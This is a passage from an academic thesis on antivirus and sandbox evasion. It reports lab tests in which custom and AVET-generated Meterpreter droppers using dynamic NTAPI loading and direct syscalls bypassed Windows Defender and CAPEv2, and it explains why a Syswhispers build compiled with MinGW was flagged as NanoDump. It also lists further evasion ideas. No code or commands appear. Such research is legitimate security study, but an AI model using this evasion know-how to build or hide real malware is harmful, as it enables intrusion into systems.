


Figure 4.48: Dynamic detection of the custom sample - Dynamic Loading of NTAPIs




Figure 4.49: Static detection of the extended sample from AVET - Dynamic Loading of NTAPIs

AVET - Dynamic Loading of NTAPIs Initially, we compiled the sample using the build script `build_injectshc_dynamic_lib_NTAPIs_revhttps_stageless_win64.sh` on our Kali Linux Machine. Subsequently, we made it available for download in the Windows 10 VM snapshot with Windows Defender already enabled.

Our analysis yielded the following results:

- **Scan on download**: The sample was successfully downloaded on the Windows 10 VM *without any issue*.
- **Manual scan**: To verify that Windows Defender did not miss the sample, we conducted a manual scan. Again, the sample was able to evade detection and, as a result, the sample *successfully bypassed static detection* as illustrated in Figure 4.49.
- **Executing the sample**: The payload was executed and we obtained a Meterpreter session without issue. We then performed post-exploitation techniques to assess if Windows Defender would detect the behavior, but it *remained undetected* as shown in Figure 4.50.

Overall, the ability to evade detection was successful as it bypassed both static and dynamic detection by Windows Defender, allowing for the establishment of a fully functional Meterpreter session. This outcome is comparable to the results achieved by the custom sample, which uses the same underlying logic.

Custom sample - Direct Syscalls To compile the code, we used again Visual Studio 2022 Community Edition to compile the sample code from the `Shellcode_injection_syscalls` project directory (from the author's GitHub repository [21]) on a Windows 10 VM Development snapshot. The compiled code was then transferred to a Kali machine, from which it was deployed to a separate Windows 10 VM snapshot with Windows Defender enabled, allowing for a realistic testing scenario.

The outcome of our analysis is the following:




Figure 4.50: Dynamic detection of the extended sample from AVET - Dynamic Loading of NTAPIs

- **Scan on download**: Our attempt to download the sample to the Windows 10 VM resulted in a *successful sample retrieval*.
- **Manual scan**: The manual scan verified that the sample bypassed Windows Defender, with the *payload avoiding detection* as shown in Figure 4.51, further confirming the evasion.
- **Executing the sample**: Upon running the sample, we were able to successfully establish a Meterpreter session. To further test the system's ability to detect malicious behavior, we used various post-exploitation techniques. However, once again, the system *failed to identify any suspicious activity*, as illustrated in Figure 4.52.

In summary, this sample has demonstrated its evasive capabilities, successfully evading both static and dynamic detection mechanisms employed by Windows Defender. Notably, it established a fully working Meterpreter session, illustrating its ability to operate stealthily and remain undetected.

AVET - Direct Syscalls Following the compilation of the sample using our customized build script, `build_injectshc_syscalls_revhttps_stageless_win64.sh`, on the Kali Linux VM, the resulting executable was made accessible for download within the Windows 10 VM snapshot. This snapshot had Windows Defender enabled to accurately replicate a real-world environment.

Our investigation produced the following findings:

- **Scan on download**: Upon downloading the payload through the browser, Windows Defender immediately blocked it, as shown in Figure 4.53. Further examina-




Figure 4.51: Static detection of the custom sample - Direct Syscalls




Figure 4.52: Dynamic detection of the custom sample - Direct Syscalls




Figure 4.53: Static detection of the extended sample from AVET (1) - Direct Syscalls




Figure 4.54: Static detection of the extended sample from AVET (2) - Direct Syscalls

tion in the Windows Security application revealed that the sample was detected as `HackTool:Win64/NanoDump.LK!MTB`, as depicted in Figure 4.54.

Since the sample was blocked by the first layer of detection (static detection), it is unnecessary to continue the assessment. Instead, we will investigate the reason behind this detection.

Initially, we suspected that Syswhispers3 might be the issue, as the generated files could be recognized by antivirus vendors. However, our test of the custom sample that uses also Direct Syscalls showed that when the code is compiled with Visual Studio, it did not trigger detection. In contrast, compiling the custom sample using direct syscalls with *MinGW* resulted in detection by Windows Defender. This suggests that the issue is inherent to *Syswhispers' source code* combined with the compilation from *MinGW*, which raises suspicion.

To further explore this, we tested *Syswhisper2*, which generates assembly files. We compiled these files using both Visual Studio (with MASM) and MinGW (with NASM). The results are the same: Windows Defender detected the sample when compiled with MinGW but not with Visual Studio. This indicates that the issue may be specific to the *combination of Syswhispers and MinGW*.

Further research on *NanoDump*, the detected signature, revealed that it is a well-known program for LSASS dumping using *direct syscalls* generated by Syswhispers, as explained in the article [22]. NanoDump is also compiled using MinGW, which explains why our code, when compiled with MinGW and using Syswhispers (regardless

of the version), is detected as NanoDump.

In summary, the assessment revealed that Windows Defender immediately blocked the sample upon download, identifying it as `HackTool:Win64/NanoDump.LK!MTB`. This detection occurred due to the combination with Syswhispers' source code when compiled with MinGW.

In conclusion, the experiments have provided insightful results on the evasion capabilities of different techniques against Windows Defender. The *dynamic loading of NTAPIs* proved to be effective, with both custom and AVET samples evading detection throughout all stages of the analysis. *Direct syscalls*, when implemented using Syswhispers and compiled with Visual Studio, also demonstrated successful evasion. However, when compiled with MinGW, the same technique triggered detection due to recognized patterns associated with *NanoDump*.

These findings highlight the importance of the compilation environment and the specific implementations of evasion techniques. Furthermore, it underscores the need to consider these factors when developing and testing malware evasion techniques.

Chapter 5

Discussion

In this chapter, we will discuss the results and key findings of our study. We will compare these findings with related work to highlight both the contributions and limitations of our research. Additionally, we will discuss the limitation affecting the validity of our study. Finally, we will explore potential future directions for advancing the evaluation of obfuscation and evasion techniques against antivirus software and sandboxes. This exploration will include recommendations for improving current methodologies, identifying new research areas and suggesting practical applications for our findings.

5.1 Key findings

To summarize our methodology, we setup a lab environment using the CAPEv2 open-source sandbox, Windows Defender AV and the AVET evasion framework to generate and test malware samples. Our assessment process began by testing samples generated with AVET against the CAPEv2 sandbox, providing a baseline for evaluating its efficacy. Next, we developed custom samples integrating various evasion techniques, focusing on Classical API calls, Dynamic Loading of APIs, Dynamic Loading of NTAPIs and Direct syscalls, and assessed them against CAPEv2. We then integrated these techniques into the AVET framework to analyze improvements in evasion strategies. Finally, we tested these samples against Windows Defender AV to assess its detection capabilities. This structured approach allowed us to comprehensively evaluate the effectiveness of both the sandbox and antivirus solutions in detecting various evasion techniques.

The experiments against CAPEv2 provided valuable insights into the effectiveness of different evasion techniques and their impact on detection and behavioral analysis systems. Initially, samples using simple *Local Shellcode Execution* combined with *classical API calls* were found to produce obvious malicious IoCs, including those related to *Meterpreter execution* (Reflective DLL injection). However, using a *shellcode injection into a remote process* revealed a significant *weakness in CAPEv2*. However, while actions performed by the Meterpreter payload were hidden, *actions performed by the dropper* were still detected. Furthermore, CAPEv2 could *extract the injected payload* but failed to monitor it due to shellcode injection.

When employing more advanced API call techniques while maintaining the process injection method, it was observed that *Dynamic Loading of APIs* produced IoCs identical to those generated by *classical API calls*, indicating its ineffectiveness due to the ability of CAPE to hook DLLs and not just the IAT. Additionally, the *Dynamic Loading of NTAPIs* successfully concealed process enumeration identified by CAPEv2 signatures by using `NtQuerySystemInformation` instead of `CreateSnapshotTool` and `ProcessNext`. However, this approach did not effectively conceal the primary malicious IoCs related to process injection, such as opening the target process, creating RWX memory, writing to the target memory process and creating a remote thread. The technique demonstrating

the most significant improvements in evasion capabilities was *Direct Syscalls*. This method concealed all malicious IoCs and the payload extraction capability of CAPEv2. Nevertheless, behavioral analysis of CAPEv2 captured "*syscall*" calls without providing additional details, necessitating thorough analysis by security analysts. Thus, *Direct Syscalls* effectively hide IoCs related to process injection.

A notable difference between the extended AVET samples and the custom samples was observed. Non-malicious IoCs, such as the "*contain .tls section*" IoC identified by CAPA, were present in the AVET samples but absent in the custom samples. Interestingly, CAPEv2 was able to *dump the process* of AVET samples only, not the custom samples. The key difference was the *compiler used*. Indeed, AVET uses the *MinGW compiler*, while custom samples were compiled with *Visual Studio*. In an independent test where a custom sample was compiled with MinGW, the additional IoCs found in the AVET sample, as well as the ability of CAPEv2 to dump the process, were observed, demonstrating a discrepancy in results due to the variation of the compiler.

In the analysis against Windows Defender, behavioral analysis showed that *Dynamic Loading of NTAPIs* could *evade detection* during execution and post-exploitation actions for both the extended AVET sample and the custom sample. However, concerning the *Direct Syscalls* method, the custom sample successfully bypassed static and dynamic detection of Windows Defender, establishing a Meterpreter session and performing post-exploitation actions without triggering alerts. In contrast, the AVET sample failed to evade static detection, triggering the detection `"HackTool /NanoDump.LK!MTB"`. This detection was due to the use of *Syswhispers' source code* when compiled with *MinGW*, which is also used in the *NanoDump malware*, thus making it detectable by Windows Defender.

5.2 Comparison with state of the art/related works

This section compares our approach with the related works, highlighting the contribution of our work. Before diving into the comparison, we will review the various related studies and highlight the limitations in their methodologies.

- **Kalogranis (2018)**: Examined various evasion frameworks like AVET, peCloak.py, Shellter and Veil-Evasion. Found that using a combination of different payloads and encoding techniques within AVET and Veil-Evasion frameworks achieved higher evasion rates compared to peCloak.py and Shellter.

- **Themelis (2019)**: Developed pyRAT, a tool using the capabilities of Metasploit to employ obfuscation and evasion techniques. Demonstrated that payloads obfuscated by pyRAT were detected by fewer antivirus engines, indicating the effectiveness of custom obfuscation.

- **Aminu et al. (2020)**: Expanded Kalogranis' study by including TheFatRat as an evasion tool. The authors concluded that AVET and peCloak.py achieved the highest evasion rates among the tools evaluated.

- **Panagopoulos (2020)**: Conducted evaluations on antivirus evasion techniques using a manually modified reverse TCP sample and various evasion frameworks. Highlighted the importance of manual modifications in enhancing evasion rates.

- **Garba et al. (2021)**: Focused on the effectiveness of evasion tools like Veil, TheFatRat, Shellter and others. Emphasized that combining different evasion techniques can significantly improve the success rate of establishing a Meterpreter session.
- **Samociuk (2023)**: Investigated the correlation between the age and popularity of evasion tools and their success rate. Found that basic modifications to evasion techniques can bypass modern antivirus solutions.
- **Maňhal (2022)**: Conducted an evaluation of the CAPEv2 sandbox, identifying its limitations by attempting to bypass its monitoring system. This was achieved using exploitation techniques from Metasploit following the execution of a Meterpreter payload.

5.2.1 Limitations of Existing Methods

While significant progress has been made in the field of malware evasion, several limitations persist in current methodologies. These limitations highlight the need for a more comprehensive approach.

Many existing studies focus on evasion frameworks without providing precise details about the payloads used, which adversely affects the reproducibility of their findings. In contrast, our study uses a more dynamic approach by initially evaluating our sample and subsequently adapting it using additional evasion techniques. Throughout the process, we provide precise details about the techniques and methodologies used.

Furthermore, existing studies frequently present their assessments without diving into the reasons behind the detection of certain samples. These assessments are confined to the capabilities of the evasion frameworks and do not attempt to integrate additional techniques that could enhance stealthiness. Another limitation is the absence of assessments regarding post-exploitation effectiveness against antivirus software.

The effectiveness of payloads generated by well-known frameworks diminishes over time as antivirus vendors become more familiar with them, leading to variability in effectiveness across different studies. Additionally, there is a lack of emphasis on developing custom malware samples specifically designed to evade detection by both sandboxes and antivirus solutions. Finally, there is a lack of exploration into how compiler selection impacts detection rates, as a sample generated with one compiler might evade static detection more effectively than one generated with another compiler.

5.2.2 Key Contributions

Our research introduces several key elements to address these limitations:

- **Comprehensive evasion strategy**: Our study uniquely integrates multiple advanced techniques, focusing on both static and dynamic evasion methods to create a robust evasion strategy. Unlike the other studies, who focused on using single or limited evasion techniques, our approach combines shellcode injection, direct syscalls, XOR encryption and window concealment. This integration significantly enhances the stealth of our malware payloads, making them harder to detect by antivirus solutions and sandbox environments.

- **Advanced payload execution**: We employed shellcode injection to bypass CAPEv2 monitoring systems, effectively concealing the actions of the Meterpreter payload. This approach ensures that all actions of the Meterpreter are hidden, in contrast to Maňhal's approach, which attempted to evade monitoring after executing several post-exploitation techniques.
- **Custom sample development and testing**: We developed custom malware samples incorporating advanced techniques like shellcode injection and direct syscalls. These samples were rigorously tested against both antivirus software and sandbox environments within the same lab setup, avoiding reliance on online platforms like VirusTotal. Our approach involved creating customized samples to minimize IoCs and evade detection more effectively.
- **Impact of compiler selection**: Our research provides also an analysis of the impact of compiler selection on malware detection rates. We found that samples compiled with Visual Studio 2022 were less likely to be detected compared to those compiled with MinGW when using Syswhispers. By understanding how compiler choices affect the generation of IoCs, we can better tailor our evasion techniques to avoid detection.
- **Focused sandbox evasion**: A part of the study focuses on targeting sandbox detection mechanisms using advanced techniques such as shellcode injection and direct syscalls to bypass monitoring systems. This focus on sandbox evasion is more detailed than that of studies like the one performed by Maňhal, which did not extensively address the reduction of IoCs generated by sandbox analysis or minimizing and evading other sandbox capabilities, such as API logs or payload extraction. Our approach employs advanced techniques to reduce nearly all IoCs and evade the payload extraction capabilities of CAPEv2, making it significantly more difficult for security professionals to detect malicious behavior during sandbox analysis.

Table 5.1 provides a detailed comparison of the techniques used by each study.

5.3 Limitations of validity

While our study provides significant insights into advanced malware evasion techniques, several limitations affect the validity of our findings. Recognizing these limitations is crucial for understanding the scope of our research and for guiding future work in this area.

Sample size and diversity One of the primary limitations of our study is the relatively small sample size. The malware samples used for testing were limited in number and type, which may not fully represent the diversity of real-world malware. Additionally, our focus on specific evasion techniques and payload types means that the findings may not be applicable to all types of malware.

Testing environments Our study was conducted using a specific set of testing environments which include the CAPEv2 sandbox and Windows Defender. While these are widely used and provide valuable insights, they do not encompass the full range of detection employed by all antivirus and sandbox solutions. The effectiveness of our evasion techniques may vary when tested against different or more sophisticated detection systems.

Focus on specific techniques Our research focused on advanced evasion techniques such as shellcode injection, direct syscalls, XOR encryption and window hiding. While these techniques were effective in reducing detection, they represent only a subset of the possible evasion strategies.

Impact of compiler selection Although our study highlighted the significant impact of compiler selection on detection rates, the analysis was limited to Visual Studio 2022 and MinGW compilers. Different versions or configurations of these compilers, as well as other compilers were not considered.

Real-world applicability The controlled environment of our lab setup does not fully replicate the complexity and variability of real-world scenarios. For example, real-world attackers often use a combination of social engineering and technical exploits, which were not addressed in our study.

Continuous evolution of detection mechanisms New updates and patches are regularly released by antivirus vendors and sandbox developers, which can quickly render current evasion techniques obsolete. Our study represents a snapshot in time, and the effectiveness of the techniques we evaluated may change as detection technologies advance. Ongoing research is necessary to keep pace with these developments and to identify emerging evasion strategies.

5.4 Future Work

In this section, we discuss potential directions for future research and development in the field of malware evasion. While this thesis provides valuable insights, it does not comprehensively explore all evasion techniques. Numerous experiments and research opportunities remain, which could provide deeper insights into antivirus and sandbox functionalities and operations.

The findings of this study have opened several avenues for future research and development in the field of malware obfuscation and evasion. To build on our work and address its limitations, future research should consider the following areas:

- **Diverse malware samples**: Future research should include a broader and more diverse set of malware samples, such as ransomware, spyware and rootkits, targeting various operating systems beyond Windows.
- **Custom malware samples**: Continue developing and testing custom malware samples to gain a deeper understanding of AV evasion mechanisms. This approach allows for the assessment of the actual behavior of the malware, rather than relying on the signatures generated by well-known evasion frameworks.
- **Reverse engineering AV software**: Reverse engineering AV software can provide a clearer understanding of their detection techniques, enabling the development of more effective evasion strategies.

- **Analyzing well-known malwares**: Reverse engineering well-known malware to understand their underlying logic and writing new malware samples using similar logic could provide valuable insights.
- **Process memory hiding techniques**: Implementing techniques such as in-memory encryption can help conceal processes and evade detection by security systems.
- **Advanced obfuscation techniques**: Since Syswhisper with MinGW is detected by some AVs, further obfuscation techniques, such as LLVM obfuscation, should be explored to fully obfuscate malware samples.
- **Advanced evasion techniques**: Explore techniques like API Unhooking and Indirect Syscalls, and other advanced methods to enhance evasion capabilities.
- **Exploration injection techniques**: Investigate additional injection methods, such as DLL injection, as they may produce different and potentially more effective evasion results.
- **Combining evasion with anti-heuristic techniques**: Pairing evasion techniques with anti-heuristic and anti-sandbox techniques based on fingerprinting can improve stealth. For example, using direct syscalls when checking CPU information can bypass sandbox detection without leaving traces.
- **Static and heuristic detection evasion**: Further exploration of static and heuristic detection evasion is needed. This includes obfuscating binaries to evade detection, similar to the approach used by packers. Developing a packer that evades static detection could be a significant area of research.
- **Expanding testing scope**: Future studies should test evasion techniques across a wider range of AV products and sandbox environments.
- **Understanding CAPEv2 hooking**: Dive deeper into how CAPEv2 performs hooking to understand its internal working and find any better way to evade its monitoring system.
- **Understanding shellcode injection against CAPEv2**: Investigate why shellcode injection effectively conceals the actions of the Meterpreter payload within CAPEv2 to identify specific weaknesses of the detection mechanism.
- **Impact of compiler configurations**: Further exploration of the impact of various compilers and their configurations on malware detection is needed. This includes studying different versions of compilers and older versions of Visual Studio, as well as different optimization settings and code generation patterns.
- **Compiler impact on process dumps**: Investigate why process dumps occur with CAPEv2 when compiling binaries with MinGW but not with Visual Studio and explore how different compilers affect malware detection.

In conclusion, the field of malware evasion is complex and rapidly evolving. By addressing the limitations identified in this study and pursuing the outlined future work, researchers can significantly advance our understanding and capabilities in this area of cybersecurity.

Study	**Evasion Techniques Used**	**Compiler Impact Analysis**	**Custom Sample Development**	**Sandbox Evasion Focus**	**Multi-Technique Integration**
Kalogranis (2018)	Combination of payloads and encoding using evasion frameworks	No	No	No	Partial
Themelis (2019)	Metasploit obfuscation, peCloak.py	No	No	No	Partial
Aminu et al. (2020)	AVET, peCloak.py, TheFatRat	No	No	No	Not specified
Panagopoulos (2020)	Manual modifications, evasion frameworks	No	Yes (limited)	No	Not specified
Garba et al. (2021)	Various evasion tools	No	No	No	Yes
Samociuk (2023)	Basic modifications to evasion techniques	No	No	No	Yes
Maňhal (2022)	Meterpreter payloads, Metasploit modules	No	No	Yes	No
Our Study	Shellcode injection, direct syscalls, XOR/-custom encryption	Yes	Yes	Yes	Yes

Table 5.1: Comparison of Techniques

Chapter 6

Conclusions

This thesis explores the rapidly evolving domain of advanced malware evasion techniques, evaluating their effectiveness against modern detection systems. This research advances cybersecurity knowledge by creating unique malware samples and combining advanced evasion tactics. The key contributions and findings of our work are summarized below.

We implemented and tested advanced evasion techniques such as shellcode injection, custom encryption, dynamic loading of APIs and NTAPIs, and direct syscalls. These methods were designed to minimize IoCs and evade detection by both antivirus software and sandbox environments. Shellcode injection proved to be highly effective in bypassing CAPEv2 monitoring systems, allowing the payload to establish a Meterpreter sessions without triggering alerts.

Custom malware samples were developed, integrating the aforementioned evasion techniques. This allowed for real-world assessments, demonstrating their potential to bypass modern detection mechanisms. The direct syscalls technique significantly reduced the IoCs generated by the malware, making detection more challenging for the sandbox. Regarding the antivirus we tested, both the dynamic loading of NTAPIs and direct syscalls techniques were initially successful. However, when using direct syscalls, the combination of the MinGW compiler with the source code generated by Syswhispers enabled the AV to detect the malware.

A detailed analysis of the CAPEv2 sandbox and Windows Defender was conducted. The detection capabilities of these systems against various malware samples were assessed, providing valuable insights into their strengths and weaknesses. Integrating multiple evasion techniques proved more effective than employing single techniques in isolation, enhancing the ability of the malware to evade the different detection layer.

The impact of various compilers on the detectability of malware samples was investigated, revealing significant differences. The study highlighted the critical importance of compiler selection in developing evasive malware, as certain compilers are more commonly used by hackers and Red Teamers, thus making detection by security solutions easier. Samples compiled with Visual Studio 2022 were less likely to be detected compared to those compiled with MinGW, highlighting the role of the compiler in evasion strategies.

During the research, bugs were identified in both CAPEv2 and the AVET framework. Initially, CAPEv2 failed to execute x64 Meterpreter payloads, only working with x86 Meterpreter payloads. This issue was later resolved in an update by the author of CAPEv2. Additionally, a functionality in the AVET framework for retrieving data directly from the build script was not working. We addressed and fixed this problem, thereby enhancing the robustness of the framework.

In conclusion, this thesis provides a comprehensive analysis of advanced malware evasion techniques, moving beyond the simple use of open-source frameworks to demonstrate their effectiveness against modern detection systems. It also underscores how easily these techniques can be integrated into open-source frameworks. The findings emphasize the

critical need for ongoing innovation and adaptation in response to evolving cybersecurity threats. By combining multiple evasion techniques and developing custom malware samples, this research enhances the understanding of how to effectively bypass sophisticated detection mechanisms. This contributes to the ongoing efforts to strengthen cybersecurity defenses and enhance offensive capabilities.

Bibliography

[1] https://capev2.readthedocs.io/en/latest/introduction/what.html#architecture [Cited on pages V, 30, and 31.]

